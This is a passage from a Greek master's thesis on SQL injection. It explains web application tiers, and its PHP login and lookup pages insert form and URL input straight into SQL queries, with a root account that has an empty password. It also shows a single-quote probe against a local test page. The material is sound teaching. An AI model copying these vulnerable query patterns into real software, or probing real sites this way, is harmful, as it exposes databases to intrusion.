ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Τμήμα Ψηφιακών Συστημάτων

ΕΠΙΘΕΣΕΙΣ ΕΓΧΥΣΗΣ ΕΠΕΡΩΤΗΜΑΤΩΝ

Τσακριός Ιωάννης

Η εργασία υποβάλλεται για την μερική κάλυψη των απαιτήσεων
με στόχο την απόκτηση του Μεταπτυχιακού Διπλώματος Σπουδών
στα Ψηφιακά Συστήματα

Οκτώβριος 2011

Ευχαριστίες στην οικογένεια μου

ΠΕΡΙΛΗΨΗ

Σε αυτή τη διπλωματική μελετάται η έγχυση κακόβουλου κώδικα σε βάσεις δεδομένων με χρήση της γλώσσας δομημένων επερωτημάτων. Πιο συγκεκριμένα αναφέρεται το τι είναι πως γίνεται και ποια είδη επιθέσεων υπάρχουν. Τέλος γίνεται μια συνολική αναπαράσταση με τη χρήση μια ιστοσελίδας όπου δέχεται επίθεση στην βάση της μέσω της χρήσης της γλώσσας των δομημένων επερωτημάτων.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: Βάσεις Δεδομένων

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: έγχυση επερωτημάτων, τυφλές επιθέσεις, HTML, PHP, ευπάθεια

ΕΥΧΑΡΙΣΤΙΕΣ

Θα ήθελα να ευχαριστήσω αρχικά τον επιβλέποντα καθηγητή μου, τον κ Χρήστο Ξενάκη αλλά και τον κ. Χριστόφορο Νταντογιάν οι οποίοι με βοήθησαν να διαλέξω ένα θέμα για διπλωματική εργασία που μου ταίριαζε και μέσω αυτού μου δόθηκε η ευκαιρία να γνωρίσω καλύτερα τις βάσεις δεδομένων αλλά και τα τρωτά τους σημεία. Θα ήθελα επίσης να τους ευχαριστήσω γιατί καθόλα την εκπόνηση της διπλωματικής μου εργασίας μου προσέφεραν αρκετή βοήθεια με τις γνώσεις τους και με καθοδήγησαν σωστά για την αποπεράτωση της. Επίσης θα ήθελα να εκφράσω τις θερμές μου ευχαριστίες πρωτίστως στην οικογένεια μου που είναι αρωγός όλων των προσπαθειών μου αλλά και στους φίλους μου που μου έδειξαν αμέριστη συμπαράσταση αυτά τα δύο χρόνια στην σχολή και μαζί περάσαμε πολλές ευχάριστες στιγμές.

Πίνακας περιεχομένων

Πίνακας Εικόνων

Πίνακες

ΠΡΟΛΟΓΟΣ

Η παρούσα διπλωματική εργασία εκπονήθηκε στην Αθήνα από τον Μάιο του 2011 έως το Σεπτέμβριο του 2011. Αποτελεί αναπόσπαστο κομμάτι για την απόκτηση του διπλώματος και διεξήχθη κατά το δεύτερο έτος της φοίτησής μου ως μεταπτυχιακός φοιτητής στο τμήμα ψηφιακών συστημάτων του πανεπιστημίου Πειραιά. Πάντα με την υποστήριξη το επιβλέποντα καθηγητή, του κ. Χρήστου Ξενάκη τον οποίο ευχαριστώ θερμά για την συμβολή του για την ολοκλήρωση της διπλωματικής. Η παρούσα διπλωματική είναι πρακτική.

ΚΕΦΑΛΑΙΟ 1

ΕΓΧΥΣΗ ΕΠΕΡΩΤΗΜΑΤΩΝ

1.1 Εισαγωγή

Η έγχυση μέσω της γλώσσας δομημένων επερωτημάτων είναι μια ευπάθεια που προκύπτει όταν δίνεται στον επιτιθέμενος η ικανότητα να επηρεάσει και να τροποποιήσει τα επερωτήματα τα οποία επικοινωνούν με μία βάση. Με το να είναι ικανός ένας επιτιθέμενος να επηρεάσει το τι περνάει στην βάση μπορεί να αλλάξει τη σύνταξή και τις ικανότητες της γλώσσας από μόνος του και να δημιουργήσει απλά κάποια δυσλειτουργία στην βάση μέχρι και την πάρει όλη υπό την κατοχή του ή ακόμα και να την διαμόρφωση όπως θέλει. Η έγχυση μέσω της γλώσσας των επερωτημάτων δεν αφορά μόνο τις ιστοσελίδες που έχουν βάση από πίσω τους αλλά οποιαδήποτε εφαρμογή που χρησιμοποιεί την γλώσσα των επερωτημάτων για τα λειτουργήσει.

1.2 Πως λειτουργεί μια ιστοσελίδα

Σήμερα η πλειονότητα των ιστοσελίδων που έχουν δημιουργηθεί για να εξυπηρετήσει τις ανάγκες του ανθρώπου είναι γραμμένες σε γλώσσες προγραμματισμού όπως η C# η ASP, .NET η PHP,JSP και άλλες που πλέον δεν χρησιμοποιούνται τόσο όσο οι προαναφερθέντες. Επιπλέον όμως το πιο βασικό κομμάτι της ιστοσελίδας είναι η βάση που βρίσκεται από πίσω της η οποία γίνεται προσπελάσιμη μέσω της γλώσσας των επερωτημάτων. Παρακάτω δίνεται ένα παράδειγμα σε γλώσσα προγραμματισμού PHP όπου θα είναι και όλα τα παραδείγματα τις διπλωματικής όπου έχουμε προσπέλαση στη βάση.


http://localhost/MySchool/index.php

```
<?php

# FileName="Connection_php_mysql.htm"

# Type="MYSQL"
```


```
# HTTP="true"

$hostname_UserPassConn = "localhost";

$database_UserPassConn = "myschool_1";

$username_UserPassConn = "root";

$password_UserPassConn = "";

$UserPassConn = mysql_pconnect($hostname_UserPassConn,
$username_UserPassConn, $password_UserPassConn) or
trigger_error(mysql_error(),E_USER_ERROR); ?>

<?php require_once('Connections/UserPassConn.php'); ?>

<?php

// *** Validate request to login to this site.

if (!isset($_SESSION)) {

session_start();

}

$loginFormAction = $_SERVER['PHP_SELF'];

if (isset($_GET['accesscheck'])) {$_SESSION['PrevUrl'] =
$_GET['accesscheck'];}

if (isset($_POST['textfield']))

{

$loginUsername=$_POST['textfield'];

$password=$_POST['textfield2'];

$MM_fldUserAuthorization = "";

$MM_redirectLoginSuccess = "main.php";
```

```
$MM_redirectLoginFailed = "failed.php";

$MM_redirecttoReferrer = false;

mysql_select_db($database_UserPassConn, $UserPassConn);

$LoginRS__query=sprintf("SELECT username, password FROM userpass
WHERE username='%s' AND password='%s'",$loginUsername , $password;

$LoginRS = mysql_query($LoginRS__query, $UserPassConn) or
die(mysql_error());

$loginFoundUser = mysql_num_rows($LoginRS);

if ($loginFoundUser) {

$loginStrGroup = "";

$_SESSION['MM_Username'] = $loginUsername;

$_SESSION['MM_UserGroup'] = $loginStrGroup;

if (isset($_SESSION['PrevUrl']) && false) {

$MM_redirectLoginSuccess = $_SESSION['PrevUrl'];

}

header("Location: " . $MM_redirectLoginSuccess );

}

else { header("Location: ". $MM_redirectLoginFailed );

}

}
```


Στον παραπάνω κώδικα βλέπουμε πως από μια ιστοσελίδα που θα δοθεί το όνομα χρήστη και ο κωδικό στην αρχική σελίδα προχωράει στην επόμενη σελίδα ή βγάζει μήνυμα λάθους. Στον παρακάτω πίνακα φαίνεται τί γίνεται όταν δοθούν σωστά δεδομένα από το χρήστη και τι όταν δίνονται λάθος δεδομένα στη φόρμα.



Εικόνα 1: Εισαγωγή του χρήστη



Εικόνα 2: Ορθή εισαγωγή δεδομένων και μετάβαση στην κεντρική σελίδα




Εικόνα 3: Λάθος εισαγωγή δεδομένων

1.3 Πώς γίνεται η έγχυση επερωτημάτων

Τώρα θα γίνει κατανοητό σε 1ο βαθμό πως γίνεται η έγχυση με τη βοήθεια της γλώσσας επερωτημάτων. Η γλώσσα των επερωτημάτων είναι η βασική γλώσσα για πρόσβαση σε διακομιστές (servers) βάσεων όπως ο Microsoft SQL Server, η Oracle, η MySQL, η Sybase και η InforMix. Οι περισσότερες διαδικτυακές εφαρμογές αλληλεπιδρούν υποχρεωτικά με μία βάση και οι περισσότερες γλώσσες προγραμματισμού όπως η C# η ASP, .NET και η PHP παρέχουν προγραμματιστικές μεθόδους για την σύνδεση με μία βάση και την αλληλεπίδραση με αυτή. Οι ευπάθειες από την έγχυση με την γλώσσα των επερωτημάτων (SQL INJECTION) συνήθως συμβαίνουν όταν οι προγραμματιστές δεν σιγουρεύουν ότι οι τιμές που λαμβάνουν από μία φόρμα διαδικτύου(Web form), ένα cookie ή μια παράμετρο εισαγωγής είναι επικυρωμένα πριν τα περάσουν σε επερωτήσεις της SQL που θα εκτελεστούν από το διακομιστή της βάσης (database server). Εάν ένας επιτιθέμενος μπορεί να ελέγξει την είσοδο η οποία στέλνεται σε ένα SQL επερώτημα τότε είναι ικανός να εκτελέσει κώδικα πάνω στη βάση. Κάθε γλώσσα προγραμματισμού προσφέρει έναν αριθμό από διαφορετικούς τρόπους για την κατασκευή και εκτέλεση επερωτήσεων .Στην παρούσα διπλωματική η γλώσσα προγραμματισμού που θα χρησιμοποιηθεί είναι η PHP.

1.4 Αρχιτεκτονική μιας απλής εφαρμογής

Μια εφαρμογή διαδικτύου με βάση από πίσω της συνήθως έχει τρία μέρη: παρουσίαση λογική και αποθήκευση. Παρακάτω δίνεται μια εικόνα για το πως αλληλεπιδρούν αυτά τα τρία στοιχεία:




Εικόνα 4:Αρχιτεκτονική τριών επιπέδων

Η παρουσίαση είναι το ανώτατο επίπεδο της εφαρμογής. Αυτό παρουσιάζει πληροφορίες σχετικά με υπηρεσίες και επικοινωνεί με τα άλλα δύο επίπεδα μέσω των αποτελεσμάτων που δίνει. Το λογικό επίπεδο είναι εκτός του επιπέδου παρουσίασης και λειτουργεί αυτόνομα ελέγχοντας τη λειτουργία μιας εφαρμογής κάνοντας λεπτομερή επεξεργασία. Το επίπεδο των δεδομένων αποτελείται από διακομιστές βάσεων δεδομένων. Εδώ οι πληροφορίες αποθηκεύονται και ανακτώνται. Σε αυτό το επίπεδο τα δεδομένα κρατιούνται ανεξάρτητα από τους διακομιστές της εφαρμογής. Έχοντας επιπλέον τα δεδομένα των δικό τους χώρο αυτό βελτιώνει την δεινότητα κλιμάκωσης και την απόδοση. Στην εικόνα από πάνω ο περιηγητής διαδικτύου (παρουσίαση) στέλνει αιτήματα στο μεσαίο επίπεδο(λογικό) το οποίο εξυπηρετεί φτιάχνοντας επερωτήματα και αναβαθμίσεις για την βάση δεδομένων (αποθήκευση). Ένας θεμελιώδης κανόνας στην αρχιτεκτονική των τριών επιπέδων είναι ότι το επίπεδο της παρουσίασης ποτέ δεν επικοινωνεί απευθείας με το επίπεδο των δεδομένων. Στο μοντέλο αυτό όλες οι επικοινωνίες πρέπει να περάσουν μέσω του μεσαίου επιπέδου. Εννοιολογικά η αρχιτεκτονική των τριών επιπέδων είναι γραμμική. Στην παραπάνω εικόνα ο χρήστης ανοίγει τον περιηγητή και συνδέεται σε μια ιστοσελίδα. Στην προκειμένη περίπτωση επειδή η ιστοσελίδα έχει φτιαχτεί να παίζει σε τοπικό δίκτυο η

διεύθυνση url θα είναι 192.168.2.4/MySchool/index.php. Ο διακομιστής διαδικτύου που βρίσκεται στο λογικό επίπεδο φορτώνει τον κώδικα από το σύστημα αρχείων και το τρέχει μέσα από την μηχανή κώδικα όπου αναλύεται και εκτελείται. Ο κώδικας ανοίγει μια σύνδεση στο επίπεδο των δεδομένων χρησιμοποιώντας ένας σύνδεσμο βάσης και εκτελεί το επερώτημα στην βάση. Η βάση επιστρέφει τα δεδομένα στον σύνδεσμο της βάσης που τα περνάει από την μηχανή κώδικα που βρίσκεται στο λογικό επίπεδο. Το λογικό επίπεδο με την σειρά του εφαρμόζει οποιοδήποτε κανόνα εφαρμογής πριν το επιστρέψει στο επίπεδο παρουσίασης. Ο περιηγητής διαδικτύου του χρήστη αναγνωρίζει την HTML και παρουσιάζεται ο κώδικας στον χρήστη με ένα γραφικό περιβάλλον. Όλα αυτά συμβαίνουν σε κλάσματα δευτερολέπτου και είναι αφανή στον χρήστη.

1.5 Μια πιο πολύπλοκη αρχιτεκτονική

Η λύση της αρχιτεκτονικής των τριών επιπέδων δεν είναι κλιμακωτό για αυτό τα τελευταία χρόνια το μοντέλο αυτό επαναξιολογήθηκε και ένα καινούργιο μοντέλο αρχιτεκτονικής που βασίζεται στην επεκτασιμότητα και την συντήρηση δημιουργήθηκε. Αυτό ήταν το πολυεπίπεδο μοντέλο ανάπτυξης εφαρμογών. Μέσα σε αυτό το μοντέλο τεσσάρων επιπέδων πλέον επινοήθηκε η χρήση ενός επιπέδου που ονομάζεται επίπεδο εφαρμογής και βρίσκεται ανάμεσα από τον περιηγητή διαδικτύου και την βάση δεδομένων. Ο διακομιστής εφαρμογών σε μια πολυεπίπεδη αρχιτεκτονική μια διασύνδεση προγραμματισμού εφαρμογών (application programming interface/API) για να εκθέσουν την επιχειρηματική λογική και τις επιχειρησιακές διαδικασίες για την χρήση τους από τις εφαρμογές. Επιπρόσθετοι διακομιστές διαδικτύου μπορούν να εισαχθούν αν το σύστημα το κρίνει απαραίτητο. Επιπλέον ο διακομιστής εφαρμογής μπορεί να μιλήσει με διάφορες πηγές δεδομένων συμπεριλαμβανομένου των βάσεων δεδομένων και των κυρίων πλαισίων. Παρακάτω στη εικόνα φαίνεται η τεσσάρων επιπέδων αρχιτεκτονική.



Εικόνα 5: Αρχιτεκτονική τεσσάρων επιπέδων

Στην παραπάνω εικόνα ο περιηγητής διαδικτύου(επίπεδο παρουσίασης) στέλνει αιτήματα στο μεσαίο επίπεδο (λογικό) και αυτό με την σειρά του καλεί τις διασυνδέσεις εφαρμογών διαδικτύου που βρίσκονται μέσα στο επίπεδο εφαρμογής που τους εξυπηρετεί φτιάχνοντας τους επερωτήματα και ενημερώσεις από την βάση δεδομένων. Στην παραπάνω εικόνα ο χρήστης ανοίγει τον περιηγητή και συνδέεται σε μια ιστοσελίδα. Στην προκειμένη περίπτωση επειδή η ιστοσελίδα έχει φτιαχτεί να παίζει σε τοπικό δίκτυο η διεύθυνση url θα είναι 192.168.2.4/MySchool/index.php. Ο διακομιστής διαδικτύου που βρίσκεται στο λογικό επίπεδο φορτώνει τον κώδικα από το σύστημα αρχείων και το τρέχει μέσα από την μηχανή κώδικα όπου αναλύεται και εκτελείται. Ο κώδικας καλεί μια διασύνδεση προγραμματισμού εφαρμογών(API) από τον διακομιστή εφαρμογής ο οποίος βρίσκεται στο επίπεδο εφαρμογής. Ο διακομιστής εφαρμογής ανοίγει μια σύνδεση στο επίπεδο αποθήκευσης χρησιμοποιώντας μια σύνδεση βάσης και τρέχει το επερώτημα από την βάση. Η βάση επιστρέφει τα δεδομένα στην σύνδεση βάσης και ο διακομιστής εφαρμογής εφαρμόζει ότι κανόνες χρειάζονται πριν επιστρέψει τα δεδομένα στον διακομιστή του διαδικτύου. Ο διακομιστής διαδικτύου κάνει τον τελικό έλεγχο πριν παρουσιαστούν τα δεδομένα σε μορφή HTML στον χρήστη μέσω του επιπέδου παρουσίασης. Ο περιηγητής διαδικτύου του χρήστη παρουσιάζει τα δεδομένα πλέον σε ένα γραφικό περιβάλλον στον χρήστη. Η βασική έννοια της κλιμακωτής αρχιτεκτονικής περιλαμβάνει το σπάσιμο μιας εφαρμογής σε λογικά επίπεδα σε καθένα από τα οποία αποδίδονται συγκεκριμένοι ρόλοι. Τα επίπεδα μπορούν να τοποθετηθούν σε διαφορετικά μηχανήματα ή και στην ίδια μηχανή όπου είναι σχεδόν ξεχωριστό το ένα από το άλλο. Όσα πιο πολλά είναι τα επίπεδα τόσο πιο συγκεκριμένος γίνεται ο ρόλος τους. Ο διαχωρισμός των αρμοδιοτήτων μιας εφαρμογής σε πολλαπλά επίπεδα

κάνει εύκολη την κλιμάκωση της εφαρμογής επιτρέποντας τον καλύτερο διαχωρισμό των καθηκόντων ανάπτυξής μεταξύ των προγραμματιστών και κάνει την εφαρμογή πιο ευανάγνωστη και τα στοιχεία του πιο εύκολα επαναχρησιμοποιήσιμα. Η προσέγγιση αυτή μπορεί επίσης να κάνει τις εφαρμογές πιο εύρωστες εξαλείφοντας ένα σημείο αποτυχίας. Για παράδειγμα μια απόφαση για αλλαγή προμηθευτή βάσεων δεδομένων θα πρέπει να απαιτεί μόνο κάποιες αλλαγές σε κάποια τμήματα του επιπέδου εφαρμογής. Το επίπεδο παρουσίασης και το λογικό επίπεδο θα παραμείνουν αμετάβλητα. Οι αρχιτεκτονικές των τριών και τεσσάρων επιπέδων είναι οι πιο συχνά χρησιμοποιούμενες αρχιτεκτονικές στο διαδίκτυο σήμερα. Ωστόσο το πολυεπίπεδο μοντέλο είναι εξαιρετικά ευέλικτο όπως ειπώθηκε και παραπάνω και η έννοια επιτρέπει πολλά επίπεδα και σειρές να διαχωρίζονται λογικά και να αναπτύσσονται με μυριάδες τρόπους.

1.6 Δυναμικό στήσιμο συμβολοσειρών

Το δυναμικό στήσιμο συμβολοσειράς είναι μια προγραμματιστική τεχνική που επιτρέπει στους προγραμματιστές να φτιάξουν δυναμικά μεθόδους SQL σε πραγματικό χρόνο. Ο παρακάτω κώδικας PHP δείχνει πως μερικοί προγραμματιστές φτιάχνουν SQL συμβολοσειρές δυναμικά από την είσοδο του χρήστη. Η μέθοδος επιλέγει μια εγγραφή από τον πίνακα teachers της βάσης. Η εγγραφή που θα επιστραφεί εξαρτάται από την τιμή που πληκτρολόγησε ο χρήστης και αν είναι σωστή σίγουρα θα επιστρέψει τουλάχιστον μία εγγραφή.

```
//Δυναμική κατασκευή μιας SQL μεθόδου

if (isset($_GET['id3'])) {

$colname_Recordset1 = $_GET['id3'];

}

$query_Recordset1 = sprintf("SELECT * FROM teachers WHERE id3 = %s",
$colname_Recordset1);
```

Η μέθοδος δημιουργεί το κουιρι SELECT * FROM teachers WHERE id3=‘id3’

1.7 Μη σωστοί χαρακτήρες διαφυγής

Οι βάσεις SQL ερμηνεύουν τη μονή απόστροφο (‘) σαν το σύνορο μεταξύ του κώδικα και των δεδομένων. Πιο συγκεκριμένα οτιδήποτε ακολουθείτε από απόστροφο είναι κώδικας που πρέπει να εκτελεστεί ενώ ότι εμπερικλείεται μεταξύ των αποστρόφων είναι δεδομένα. Παρακάτω φαίνεται ένα απλό κομμάτι κώδικα όπου περνιέται ένα δεδομένο δυναμικά σε μία μέθοδο SQL.

```
$query_Recordset1 = sprintf("SELECT * FROM teachers WHERE id3 = %s", $colname_Recordset1);

$Recordset1 = mysql_query($query_Recordset1, $StudentsTeachersConn) or die(mysql_error());

$row_Recordset1 = mysql_fetch_assoc($Recordset1);

$totalRows_Recordset1 = mysql_num_rows($Recordset1);

$row=1;

while($db_field=mysql_fetch_assoc($result))

{

        if($row<=$rowcount)

        {

                print $db_field[$row]."<BR>";

                $row++;

        }

}
```

Εαν εισάγουμε μία απόστροφο τότε η βάση θα μας στείλει ένα μήνυμα λάθους σαν το ακόλουθο

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Έχοντας τρέξει στον περιηγητή την διεύθυνση της ιστοσελίδας

http://localhost/MySchool/teachers.php?id3=1'

Ο λόγος του λάθους είναι ότι τα μονά εισαγωγικά ερμηνεύονται σαν οριοθέτηση της συμβολοσειράς. Συντακτικά το επερώτημα που εκτελείται κατά την διάρκεια της μεταγλώττισης είναι λάθος γιατί υπάρχουν μία ή περισσότερες οριοθετήσεις συμβολοσειρών. Ο συγκεκριμένος χαρακτήρας χρησιμοποιείται σε επιθέσεις έγχυσης επερωτημάτων για να δραπετεύει ο επιτιθέμενος από το επερώτημα του προγραμματιστή και να δημιουργήσει τα δικά του ώστε να βλάψει την βάση.

ΚΕΦΑΛΑΙΟ 2

ΕΛΕΓΧΟΣ ΓΙΑ ΕΓΧΥΣΗ ΕΠΕΡΩΤΗΜΑΤΩΝ

2.1 Εύρεση της έγχυσης επερωτημάτων

Η έγχυση επερωτημάτων μπορεί να παρουσιαστεί σε οποιαδήποτε εφαρμογή που δέχεται δεδομένα από ένα σύστημα ή ένα χρήστη. Σε αυτό το κεφάλαιο η προσοχή θα εστιαστεί σε εφαρμογές διαδικτύου και το μόνο που θα χρειαστεί είναι ένας περιηγητής. Σε κάθε διαδικτυακό περιβάλλον ο περιηγητής λειτουργεί σαν μεσάζων μεταξύ του χρήστη που θα στείλει ένα αίτημα και τον διακομιστή που θα στείλει πίσω τα δεδομένα από μία βάση. Παρακάτω φαίνεται πως γίνεται έλεγχος για αδυναμίες του συστήματος.

2.2 Απρόσμενα δεδομένα

Ένας βασικός κανόνας για την ανίχνευση αδυναμιών έγχυσης επερωτημάτων είναι η αποστολή απρόσμενων δεδομένων. Ελέγχεται πως αντιδρά ο περιηγητής σε αυτά τα αιτήματα. Πολλές φορές η απάντηση εμπερικλείει και κάποιο λάθος κατευθείαν από την βάση.

2.3 Ταυτοποίηση της εισαγωγής δεδομένων

Τα περιβάλλοντα του διαδικτύου είναι ένα χαρακτηριστικό παράδειγμα αρχιτεκτονικής πελάτη/εξυπηρετητή(client/server).Ο περιηγητής στέλνει ένα αίτημα στον εξυπηρετητή και περιμένει μια απάντηση. Ο εξυπηρετητής λαμβάνει το αίτημα και δημιουργεί μια απάντηση που την στέλνει πίσω στον πελάτη. Προφανώς πρέπει να υπάρχει κάποιο είδος συνεννόησης μεταξύ των δύο πλευρών. Η συνεννόηση των δύο πλευρών γίνεται με τη χρήση ενός πρωτοκόλλου και συγκεκριμένα του HTTP (Hypertext Transfer Protocol-Πρωτόκολλο Μεταφοράς Υπερκειμένου). Πρώτος στόχος όλων των εισερχόμενων δεδομένων είναι να γίνονται δεκτά από την διαδικτυακή εφαρμογή. Το HTTP καθορίζει έναν αριθμό από ενέργειες τις οποίες στέλνει ο πελάτης στον

εξυπηρετητή. Ο στόχος είναι η επικέντρωση στις μεταβλητές GET και POST που έχουν άμεση σχέση με την έγχυση επερωτημάτων.

2.3.1 Μεταβλητή GET

Η μεταβλητή GET χρησιμοποιείται για να στείλει ότι πληροφορία υπάρχει στο URL στην πλευρά του εξυπηρετητή. Συνήθως δημιουργεί το αίτημα GET το στέλνει στον εξυπηρετητή και επιστρέφει το αποτέλεσμα στον περιηγητή.

2.3.2 Μεταβλητή POST

